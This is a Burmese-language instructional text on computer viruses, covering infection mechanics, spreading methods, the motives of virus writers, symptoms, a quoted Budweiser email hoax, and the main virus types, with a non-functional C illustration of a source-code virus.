- (၂) အချို့သောဗိုင်းရပ်စ်များသည် ဖိုင်များကို ပုံတူပွားပြီး ဖိုင်များကို ဖျက်ခြင်း၊ Session Time ကိုတိုးစေခြင်းများပြုလုပ်သည်။


#### ဗိုင်းရပ်စ်ကုန် ကူးစက်ခြင်းအသွင်ဖြင့် အလုပ်လုပ်ပုံ

၈။ ဗိုင်းရပ်စ်သည် အောက်ပါအစီအစဉ်များအသုံးပြု၍ ကွန်ပျူတာစနစ်အား ကူးစက်နိုင်သည်-

- (က) ဗိုင်းရပ်စ်သည် မိမိကိုယ်မိမိ မှတ်ဉာဏ်ထဲသို့ ကူးတင်လိုက်ပြီး Disk ပေါ်ရှိ Executable ဖိုင်များကို စစ်ဆေးပါသည်။

- (ခ) ဗိုင်းရပ်စ်သည် ကွန်ပျူတာသုံးစွဲသူ မသိဘဲ (သို့) ခွင့်ပြုချက်မရှိဘဲ အဖျက်အမှောင့် ကုန်များကို တရားဝင်ပရိုဂရမ်များဆီသို့ ပေါင်းထည့်သည်။
- (ဂ) ကွန်ပျူတာသုံးသူသည် ဖိုင်များအစားထိုးခြင်း၊ ကူးစက်ခံထားရသော ပရိုဂရမ်များ အလုပ်လုပ်နေသည်ကို သတိမပြုမိဘဲ ဖြစ်နေသည်။
- (ဃ) အခြားသော ပရိုဂရမ်များသည်လည်း ကူးစက်ခံထားရသောပရိုဂရမ်များ အလုပ်လုပ်မှု အကျိုးဆက်ကြောင့် ထပ်မံကူးစက်ခံရလေသည်။
- (င) အထက်ဖော်ပြပါစက်ဝန်းသည် ကွန်ပျူတာအသုံးပြုသူမှ စနစ်ကြီးသည် မူမမှန်တော့ဟု ထင်မြင်ယူဆခြင်း မရှိသေးသ၍ လည်ပတ်နေပါသည်။

၉။ ဗိုင်းရပ်စ်များသည် အစပျိုးခြင်းနှင့် လုပ်ဆောင်ခြင်းတို့ကို ပြုလုပ်ရသည်။ ကွန်ပျူတာတစ်လုံး အလုပ်လုပ်နေချိန်တွင် ပရိုဂရမ်များကို အလုပ်လုပ်စေရန် နည်းလမ်းများစွာရှိလေသည်။ ဥပမာအနေဖြင့် မည်သည့် Setup ပရိုဂရမ်မဆို စနစ်ထဲတွင် တစ်ခါတည်းပါလာသော ပရိုဂရမ်တော်တော်များများကို ခေါ်သုံး ရလေသည်။ ထိုအထဲမှ အချို့သည် ဖြန့်ဖြူးရေးအတွက် ကြားခံပရိုဂရမ်များဖြစ်လေသည်။ အကယ်၍ ဗိုင်း ရပ်စ်ပရိုဂရမ်တစ်ခု ရှိနေခဲ့သော် ၎င်းသည် ထိုလုပ်ဆောင်မှုများအတွင်း အသက်ဝင်သွားနိုင်ပြီး နောက်ထပ် Setup ပရိုဂရမ်များကို ကောင်းစွာ ကူးစက်စေမည်ဖြစ်သည်။ သတ်သတ်မှတ်မှတ်ဗိုင်းရပ်စ်များသည် မတူညီ သော နည်းလမ်းများဖြင့် ကူးစက်ကြလေသည်။ ဖိုင်ဗိုင်းရပ်စ်သည် မိမိကိုယ်တိုင် ပရိုဂရမ်တစ်ခုဆီ တွဲဖက် ခြင်းဖြင့် ကူးစက်လေသည်။ မူရင်းပရိုဂရမ်ကုန်များ၊ Batch ဖိုင်များ၊ Script ဖိုင်များကဲ့သို့သော စာသား သက်သက်ဖိုင်များကိုလည်း ဗိုင်းရပ်စ်ကူးစက်ရန် အလားအလာရှိသော ပစ်မှတ်များအဖြစ် ယူဆနိုင်သည်။ Boot Sector ဗိုင်းရပ်စ်သည် ပစ်မှတ်ကွန်ပျူတာ အလုပ်မလုပ်မီ Disk ၏ ပထမနေရာတွင်ရှိသော သူ၏ ကုန်ကို အလုပ်လုပ်စေပါသည်။



ပုံ(၁) .exe ဖိုင်တစ်ခုကို ဗိုင်းရပ်စ်ကူးစက်ခြင်း မပြုမီနှင့် ကူးစက်ထားပြီးနောက် မြင်ရပုံ


၁၀။ ဗိုင်းရပ်စ်များသည် နည်းပေါင်းစုံဖြင့် ပျံ့နှံ့ကြသည်။ ၎င်းတို့အလုပ်လုပ်တိုင်း ကူးစက်ပျံ့ပွားကြသော ဗိုင်းရပ်စ်များလည်း ရှိလေသည်။ အချို့သောပရိုဂရမ်များသည် ၎င်းတို့စတင်အလုပ်လုပ်ချိန်တွင် ကူးစက်ခြင်း မရှိကြပေ။ ၎င်းတို့သည် ကွန်ပျူတာ၏ မှတ်ဉာဏ်အတွင်းတွင် ခိုအောင်းနေကြပြီး နောက်ပိုင်းတွင်မှ ပရိုဂရမ်များကို ကူးစက်လေသည်။ ထိုဗိုင်းရပ်စ်များသည် နောက်ပိုင်းအဆင့်တွင် ပျံ့ပွားရန်အတွက် သတ်မှတ်ထားသော အစပျိုးဖြစ်ရပ်များကို စောင့်ဆိုင်းကြလေသည်။ ထို့ကြောင့် မည်သည့်ဖြစ်ရပ်သည် ငုပ်နေသောဗိုင်းရပ်စ်၏ ကူးစက်ခြင်းကို အစပျိုးလုပ်ဆောင်မည်နည်းဟု သတ်မှတ်ရန် ခက်ခဲလေသည်။ ဗိုင်းရပ်စ်ကုန် ကူးစက်ခြင်းအသွင်ဖြင့် အလုပ်လုပ်ပုံကို ပုံ(၁)တွင် တွေ့မြင်နိုင်ပါသည်။ ပုံ(၁-ခ)ကို ကြည့်လျှင် ဗိုင်းရပ်စ်သည် ၎င်း၏ကုန်မကူးစက်ခင် .exe ဖိုင်၏ File Header တွင် Instruction Pointer (IP) တန်ဖိုးကို သွားရောက်ပြင်ဆင်သည်ကို တွေ့မြင်နိုင်ပါသည်။ ထို Instruction Pointer က ဗိုင်းရပ်စ်ကုန်များ ရှိရာဆီသို့ ညွှန်းကာ ဗိုင်းရပ်စ်ကုန်များကို လုပ်ဆောင်ပြီးမှ မူလပရိုဂရမ်ကုန်များကို အလုပ်လုပ်စေသည်ကို တွေ့ရှိရပါသည်။

၁၁။ အောက်ဖော်ပြပါနည်းလမ်းများသည် ဗိုင်းရပ်စ်ပျံ့နှံ့ရန်အတွက် အဖြစ်နိုင်ဆုံးသောနည်းလမ်းများဖြစ်ကြသည်-

- (က) **ကူးစက်ခံထားရသောဖိုင်များ။** ဗိုင်းရပ်စ်သည် ဖိုင်အမျိုးမျိုးကို ကူးစက်နိုင်သည်။
- (ခ) **ဖိုင်ဖြန့်ဝေခြင်းလုပ်ငန်းများ။** ဗိုင်းရပ်စ်များသည် ဖိုင် Server များမှတဆင့် ဖိုင်များကို ကူးစက်စေနိုင်ပါသည်။ ကွန်ပျူတာအသုံးပြုသူမှ သံသယကင်းစွာ ဖိုင်ကိုဖွင့်ချိန်တွင် သူတို့၏စက်များသို့ ကူးစက်စေမည်ဖြစ်ပါသည်။
- (ဂ) **Floppy နှင့် အခြားသိမ်းဆည်းနိုင်သောပစ္စည်းများ။** ကူးစက်ခံထားရသော Disk များကို ဗိုင်းရပ်စ်မရှိသောကွန်ပျူတာများသို့ တပ်ဆင်ချိန်တွင် ကွန်ပျူတာစနစ်သည်လည်း ကူးစက်ခြင်းခံရပါသည်။

### ဗိုင်းရပ်စ်ကုန် တိုက်ခိုက်ခြင်းအသွင်ဖြင့် အလုပ်လုပ်ပုံ

၁၂။ ဗိုင်းရပ်စ်များသည် ၎င်းတို့အားဖန်တီးသူ၏ အလိုအတိုင်း ပွားများရုံတင်မဟုတ်ဘဲ ၎င်းတို့၏ ပစ်မှတ်များကိုလည်း ပျက်စီးစေလေသည်။ အချို့သောဗိုင်းရပ်စ်များသည် ဖိုင်များကိုဖျက်ခြင်း၊ အချက်အလက်ဖိုင်များထဲရှိ အချက်အလက်များကို ပြောင်းလဲပစ်ခြင်း၊ စက်လည်ပတ်မှုစနစ်ကို နှေးကွေးအောင်လုပ်ဆောင်ခြင်း၊ Application များနှင့်မသက်ဆိုင်သော လုပ်ဆောင်ချက်များကို လုပ်ဆောင်စေသည်။ ပုံ(၂)။



ပုံ(၂) ဗိုင်းရပ်စ်တိုက်ခိုက်မှုကြောင့် Disk (သို့) မှတ်ဉာဏ်ရှိ Page အကန့်များ တစ်ဆက်တည်းမတည်ရှိတော့ဘဲ တစ်နေရာစီကွဲနေကြပုံ

### ကွန်ပျူတာဗိုင်းရပ်စ်များ ဖန်တီးခြင်း အကြောင်းရင်း

၁၃။ လူများ ကွန်ပျူတာဗိုင်းရပ်စ်များကို ရေးသားဖြန့်ဖြူးခြင်း အကြောင်းရင်းကို ဆန်းစစ်ကြည့်သော် အောက်ပါအချက်များကြောင့်ဖြစ်ကြောင်း တွေ့ရှိရပါသည်-

- (က) သုတေသနပရောဂျက်များ ပြုစုရန်။
- (ခ) နောက်ပြောင်ကျီစယ်ရန်။
- (ဂ) လက်သရမ်းဖျက်ဆီးရန်။
- (ဃ) ရည်ရွယ်ထားသော ကုမ္ပဏီများ၏ ထုတ်ကုန်များကို တိုက်ခိုက်ရန်။
- (င) နိုင်ငံရေး သတင်းများ ဖြန့်ဖြူးရန်။
- (စ) ငွေကြေး အကျိုးအမြတ်ရရန်။
- (ဆ) Identity ကဒ်များကို ခိုးယူရန်။
- (ဇ) ထောက်လှမ်းစုံစမ်းရန်။
- (ဈ) လျှို့ဝှက် ငွေညှစ်ရန်။

### ဗိုင်းရပ်စ်ကဲ့သို့ တိုက်ခိုက်ပုံခြင်းရာ တူညီမှုများ

၁၄။ တစ်ခါတစ်ရံတွင် ကွန်ပျူတာသုံးစွဲသူများ၏ ဗဟုသုတနည်းပါးမှုကြောင့်သော်လည်းကောင်း၊ စိုးရိမ်စိတ်များကြောင့်သော်လည်းကောင်း အမှန်စင်စစ် ဗိုင်းရပ်စ်များ တိုက်ခိုက်မှုကြောင့် မဟုတ်ဘဲ ဗိုင်းရပ်စ် တိုက်ခိုက်မှုကြောင့် ဖြစ်ပွားရသည်ဟု လူအများထင်မြင်ကြသောအချက်များမှာ အောက်ပါအချက်များ ဖြစ်လေသည်-

- (က) Hardware နှင့်ပတ်သက်သော ပြဿနာများ။
- (ခ) ကွန်ပျူတာဖန်သားပြင်တွင် မည်သည်မျှမပြဘဲ အသံမြည်နေခြင်းများ။
- (ဂ) Anti-virus ပရိုဂရမ်နှစ်ခုအနက်မှ တစ်ခုက ကွန်ပျူတာစနစ်တွင် ဗိုင်းရပ်စ်ရှိသည်ဟု အစီရင်ခံခြင်းများ။
- (ဃ) Hard Drive ၏အမည် ပြောင်းလဲသွားခြင်းများ။
- (င) ကွန်ပျူတာသည် Error များ မကြာခဏကြုံတွေ့ရပြီး ရပ်နေခြင်းများ။
- (စ) ပရိုဂရမ်များ စတင်အလုပ်လုပ်ချိန်တွင် ကွန်ပျူတာနွေးကျသွားခြင်း။
- (ဆ) ကွန်ပျူတာစက်လည်ပတ်မှုစနစ် အသုံးပြု၍မရတော့ခြင်း။
- (ဇ) ဖိုင်များနှင့် Folder များသည် ရုတ်တရက် ပျောက်နေကြခြင်း (သို့) ၎င်းတို့နှင့်ပတ်သက်သောအချက်များ ပြောင်းလဲကုန်ကြခြင်း။
- (ဈ) Hard Drive ကို မကြာခဏအသုံးပြုနေခြင်း။ (ကွန်ပျူတာရှိ မီးသီး လျင်မြန်စွာလင်းနေခြင်း)
- (ည) Internet Explorer ရပ်နေခြင်း။
- (ဋ) သင်တစ်ခါမှ မပို့ဘူးသော Message များကို သင်၏သူငယ်ချင်းများ ရနေသည်ဟု ပြောဆိုကြခြင်း။

### ဗိုင်းရပ်စ် Hoax များ

၁၅။ Hoax များသည် မရှိသောဗိုင်းရပ်စ်များနှင့်ပတ်သက်၍ မှားယွင်းပြောဆိုကြသော အစီရင်ခံမှုများဖြစ်သည်။ ထိုအီးမေးလ်ကိုဖွင့်လှောင် ကွန်ပျူတာစနစ်တစ်ခုလုံး ပျက်စီးစေလိမ့်မည်ဟု ပျံ့နှံ့လျက်ရှိသော သတိပေး Message များသည်လည်း Hoax များဖြစ်သည်။ အချို့သောကိစ္စများတွင် ၎င်းတို့ကိုယ်တိုင်တွင်ပင် ဗိုင်းရပ်စ်များတွဲပါလာကြသည်။ Hoax များသည် ၎င်းတို့ပစ်မှတ်ထားသော စနစ်များပေါ်တွင် အကြီးအကျယ် ဖျက်ဆီးနိုင်စွမ်းရှိလေသည်။ အဓိကအားဖြင့် နားလည်မှုလွဲကြခြင်းကြောင့် ဗိုင်းရပ်စ်များသည် ဒဏ္ဍာရီများကို အလွယ်တကူပင် ဖြစ်ပေါ်စေလေသည်။ အချို့သော Hoax များသည် ရည်ရွယ်ချက်ရှိရှိ တင်စေကာမူ ၎င်းတို့၏ ယုတ္တိမတန်ရာသော အကြောင်းအရာများကြောင့် အလျင်အမြန် အဆုံးသတ်ခဲ့ရပါသည်။ ပုံ(၃)တွင် နမူနာ Hoax တစ်ခုကို တင်ပြအပ်ပါသည်။

*Subject: [Fwd: Beware of the Budweiser virus--really!]*

*This information came from Microsoft yesterday morning. Please pass it on to anyone you know who has access to the Internet. You may receive an apparently harmless Budweiser Screensaver, If you do, DO NOT OPEN IT UNDER ANY CIRCUMSTANCES, but delete it immediately. Once opened, you will lose EVERYTHING on your PC. Your hard disk will be completely destroyed and the person who sent you the message will have access to your name and password via the Internet.*

*As far as we know, the virus was circulated yesterday morning. It's a new virus, and extremely dangerous. Please copy this information and e-mail it to everyone in your address book. We need to do all we can to block his virus. AOL has confirmed how dangerous it is, and there is no Antivirus program as yet which is capable of destroying it.*

*Please take all the necessary precautions, and pass this information on to your friends, acquaintances and work colleagues.*

*End of message.*

**EMAILCHIEF**

### ပုံ(၃) Budweiser ဗိုင်းရပ်စ် Hoax

၁၆။ Budweiser (ခေါ်) Buddylst.zip သည် အမှန်တကယ်တမ်းအားဖြင့် ဗိုင်းရပ်စ်မဟုတ်ဘဲ Hoax မျှသာဖြစ်ပါသည်။ အကယ်၍ ဗိုင်းရပ်စ်ဟု ယုံကြည်မိသူ အီးမေးလ်လက်ခံသူသည် စိုးရိမ်ကြီးစွာဖြင့် ၎င်း၏ သူငယ်ချင်း အယောက်တစ်ရာခန့်ဆီ အီးမေးလ်အား ပြန်ညွှန်းပို့ခဲ့မိလျှင် ၎င်းတို့မှလည်း သူတို့၏မိတ်ဆွေများ ဆီပြန်ဖြန့်ခဲ့လျှင် နာရီပိုင်းအတွင်း အီးမေးလ်သည် ထောင်သောင်းချီ ပျံ့သွားမည်ဖြစ်ပါသည်။ ထိုအခါ နေရာ လွတ်ယူခြင်း၊ ကွန်ယက်သုံးစွဲမှု ပိုမိုစေခြင်း၊ မိတ်ဆွေများ၏ အချိန်ကို ကုန်စေခြင်း၊ အလုပ်ရှုပ်စေခြင်း စသည် တို့ကြောင့် ဒေါ်လာထောင်နှင့်ချီပြီး နစ်နာရပါသည်။ ပုံ(၃)တွင်ဖော်ပြထားသော အီးမေးလ်သည် ကောလာ ဟလတစ်ခုသာဖြစ်ပြီး ဖတ်ကြည့်လျှင် ယုတ္တိမတန်မှုများစွာကို တွေ့မြင်နိုင်ပါသည်။

### ဗိုင်းရပ်စ်တိုက်ခိုက်မှု လက္ခဏာများ

၁၇။ အောက်ပါအချက်များသည် ကွန်ပျူတာတစ်လုံးအား ဗိုင်းရပ်စ်ကူးစက်ခံရပြီဖြစ်ကြောင်း ပြောနိုင်သည့်လက္ခဏာရပ်များပင်ဖြစ်ပေသည်-

- (က) ပရိုဂရမ်များပွင့်လာရန် အချိန်ကြာမြင့်ခြင်း။
- (ခ) ကွန်ပျူတာသုံးသူမှ မည်သည့်ပရိုဂရမ်မှ Install မလုပ်သည့်တိုင်အောင် Hard Drive သည် အမြဲတမ်းပြည့်နေခြင်း။
- (ဂ) အသုံးမပြုဘဲနှင့် Floppy Disk နှင့် Hard Disk Drive များ အလုပ်လုပ်နေကြခြင်း။




- (ဃ) အမည်မသိဖိုင်များ ကွန်ပျူတာတွင် ပေါ်ပေါက်နေခြင်း။
- (င) ကီးဘုတ် (သို့) ကွန်ပျူတာမှ ထူးဆန်းသောအသံများ ထွက်နေခြင်း။
- (စ) ကွန်ပျူတာဖန်သားပြင်တွင် ထူးဆန်းသောအရာများ ပြနေခြင်း။
- (ဆ) ဖိုင်အမည်များထူးဆန်းနေခြင်း၊ မှတ်သားနိုင်စွမ်းမရှိသော ဖိုင်အမည်များဖြစ်ခြင်း။
- (ဇ) Floppy Drive မှ Boot လုပ်ရန် ကြိုးစားချိန်တွင် Hard Drive ကို ဖတ်နိုင်စွမ်းမရှိခြင်း။
- (ဈ) ပရိုဂရမ်၏ အရွယ်အစားသည် ပြောင်းလဲနေခြင်း။
- (ည) မှတ်ဉာဏ်အား အသုံးပြုနေသည်ဟု ထင်ရခြင်း၊ ကွန်ပျူတာစနစ် နှေးကျသွားခြင်း။

### ဗိုင်းရပ်စ်အမျိုးအစား ခွဲခြားခြင်း

၁၈။ ဗိုင်းရပ်စ်များအား ကူးစက်သည့်အရာများအရသော်လည်းကောင်း၊ ကူးစက်ပုံနည်းလမ်းအရ သော်လည်းကောင်း ခွဲခြားနိုင်ပါသည်။ ဗိုင်းရပ်စ်သည် ကွန်ပျူတာစနစ်၏ အစိတ်အပိုင်းတစ်ခုခုကို ကူးစက်ခြင်းအရ အောက်ပါအတိုင်း အမျိုးအစားများ သတ်မှတ်နိုင်ပါသည်-

- (က) **Boot System-sector ဗိုင်းရပ်စ်။** ဗိုင်းရပ်စ်၏ပစ်မှတ်သည် Master Boot Record နှင့် DOS Boot Record System Sector များဖြစ်သည်။ ထိုနေရာများကို ကွန်ပျူတာစတင်ချိန်တွင် ဖတ်ရှုအလုပ်လုပ်လေ့ရှိသည်။ Disk တိုင်း၌ System Sector တစ်ခုစီရှိသည်။ Boot လုပ်နိုင်သော CD-ROM များအား ဗိုင်းရပ်စ်ကူးစက်ခံခဲ့ရသော် ကူးစက်ရာ ရင်းမြစ်ဖြစ်သွားနိုင်ပါသည်။ ကွန်ပျူတာစတင်ချိန်တွင် DOS Boot Sector ကို အလုပ်လုပ်သည့်အတွက် ဗိုင်းရပ်စ်တိုက်ခိုက်မှုအတွက် အားနည်းချက်ဖြစ်စေပါသည်။ Boot Sector အားဖျက်ဆီးခြင်းသည် Disk အားဖတ်မရအောင် ပြုလုပ်နိုင်ပါသည်။ ဤ Sector အား SYS (သို့) FORMAT /S command ဖြင့် ပြန်ရေးနိုင်ပါသည်။ Boot Sector တစ်ခုတွင် Boot မလုပ်နိုင်သော Floppy Disk များပင် ဗိုင်းရပ်စ်များပါရှိနိုင်ပါသည်။ အကယ်၍ ကူးစက်ခံထားရသော Floppy သည် ကွန်ပျူတာထဲတွင်ကျန်နေပါက Floppy မှ Boot လုပ်ရန်ကြိုးစားချိန်တိုင်းတွင် ကွန်ပျူတာစနစ်အား ကူးစက်စေပေလိမ့်မည်။ System Sector ဗိုင်းရပ်စ်သည် Disk ၏ Executable ကုဒ်များကို အကျိုးသက်ရောက်မှုရှိပြီး Boot Sector ဗိုင်းရပ်စ်များသည် Disk ၏ Boot Sector များအပေါ် သက်ရောက်မှုရှိသည်။ Disk တိုင်းတွင် ပရိုဂရမ်များကို သိမ်းဆည်းနိုင်သော Sector များရှိလေသည်။ System Sector တွင် 512 Bytes မျှသာရှိသော Disk နေရာလွတ်ပါရှိလေသည်။ ထို့ကြောင့်ပင် System Sector ဗိုင်းရပ်စ်များသည် ၎င်းတို့၏ကုဒ်ကို အခြားသော Disk နေရာလွတ်အချို့တွင် ဖွတ်ကြခြင်းဖြစ်သည်။ System Sector ဗိုင်းရပ်စ်များကို အဓိက ဖြန့်ဖြူးသယ်ဆောင်သူသည် Floppy Disk ဖြစ်သည်။ ထိုဗိုင်းရပ်စ်များသည် သာမန်အားဖြင့် မှတ်ဉာဏ်များတွင် အခြေပြုလေ့ရှိသည်။ အချို့သော Sector ဗိုင်းရပ်စ်များသည် ကူးစက်ခံထားရသောဖိုင်များမှလည်း ပျံ့နှံ့လေ့ရှိသည်။ ၎င်းတို့ကို Multipartite ဗိုင်းရပ်စ်များဟုခေါ်ဝေါ်သည်။ Boot Sector ဗိုင်းရပ်စ်ကူးစက်ခံရပြီးနောက် Master Boot Record ကို အခြား Sector နေရာတစ်ခုသို့ ရွှေ့ပြောင်းခံရပုံကို ပုံ(၄)တွင် တွေ့မြင်နိုင်ပါသည်။



**ပုံ(၄) Stoned ဗိုင်းရပ်စ် မကူးစက်ခင်နှင့် ကူးစက်ခံထားရပြီးနောက် Disk အားတွေ့မြင်ရပုံ**

- (ခ) **ပရိုဂရမ်ဗိုင်းရပ်စ်။** ဤဗိုင်းရပ်စ်များသည် သာမန်အားဖြင့် .bin၊ .com၊ .exe၊ .dll (Dynamic Link Library)၊ .ovl (Overlay)၊ .drv (Driver) နှင့် .sys (Device Driver) တို့ကဲ့သို့သော extension ရှိသည့် ကုဒ်များအလုပ်လုပ်နိုင်သော ပရိုဂရမ်ဗိုင်းရပ်စ်များကို ကူးစက်လေသည်။ ဥပမာအားဖြင့် Cascade သည် ပရိုဂရမ်ဗိုင်းရပ်စ်ဖြစ်လေသည်။
- (ဂ) **Multipartite ဗိုင်းရပ်စ်။** ဤဗိုင်းရပ်စ်များသည် ပရိုဂရမ်ဗိုင်းရပ်စ်များကို ကူးစက်ပြီး Boot Sector များကို ကူးစက်လေသည်။ Invader၊ Flip နှင့် Tequila တို့သည် Multipartite ဗိုင်းရပ်စ်များဖြစ်ကြသည်။
- (ဃ) **ကွန်ယက်ဗိုင်းရပ်စ်။** ကွန်ယက်ဗိုင်းရပ်စ်များသည် ကွန်ပျူတာကွန်ယက်၏ Command များနှင့် Protocol များကို အသုံးပြု၍ ပွားနိုင်လေသည်။ ၎င်းတို့သည် အီးမေးလ်မှတစ်ဆင့် ပျံ့နှံ့သည်။ ထိုဗိုင်းရပ်စ်များသည် Remote Server ဆီသို့ ကုဒ်များကို လွှဲပြောင်းပြီး Remote ကွန်ပျူတာများမှတစ်ဆင့် သူတို့၏ကုဒ်ကို အလုပ်လုပ်စေနိုင်စွမ်းရှိလေသည်။ ကွန်ယက်ဗိုင်းရပ်စ်များသည် Disk ပေါ်တွင် ဗိုင်းရပ်စ်များကို ခဏတဖြုတ် ထုတ်လုပ်လေသည်။
- (င) **Source ကုဒ်ဗိုင်းရပ်စ်။** ကွန်ပျူတာစနစ်ပေါ်ရှိ Source ကုဒ်များကို Trojan ကုဒ်များ ကူးစက်ခံထားရသည်ဟု ထင်ရလောက်စေသည်။ ယနေ့ခတ်တွင် Compiler များနှင့် ပရိုဂရမ်ရေးသားသည့်ဘာသာစကားများ မြောက်များစွာရှိသည့်အတွက် Source ကုဒ်များသည်လည်း ပုံစံအမျိုးမျိုးနှင့် ရှိနေပေသည်။ ထို့ကြောင့်ပင် Source ကုဒ်ဗိုင်းရပ်စ်သည် တိကျသောအသွင်နှင့် မရှိနိုင်ပေ။ ဒုတိယအချက်အနေဖြင့် လူအချို့သာ ထိုကဲ့သို့ဗိုင်းရပ်စ်များကို ရေးနိုင်ပေသည်။ အဘယ်ကြောင့်ဆိုသော် ကူးစက်ခံရမည့်သားကောင်ကို ရှာဖွေရန်ခက်ခြင်း၊ ကူးစက်ရန်ခက်ခဲခြင်းတို့ကြောင့် ဖြစ်သည်။

```
#include <stdio.h>
void infect(void)
{
    /* virus code to search for *.c files to infect */
}
void main(void)
{
    infect(); /* Do not remove this function!! */
    printf("Hello World!");
}
```


### ပုံ(၅) C ပရိုဂရမ်ဘာသာစကား၏ မူရင်းကုဒ်ဖိုင်ဖြစ်သော .C ဖိုင်အား ဗိုင်းရပ်စ်ကူးစက်ခံထားရပုံ

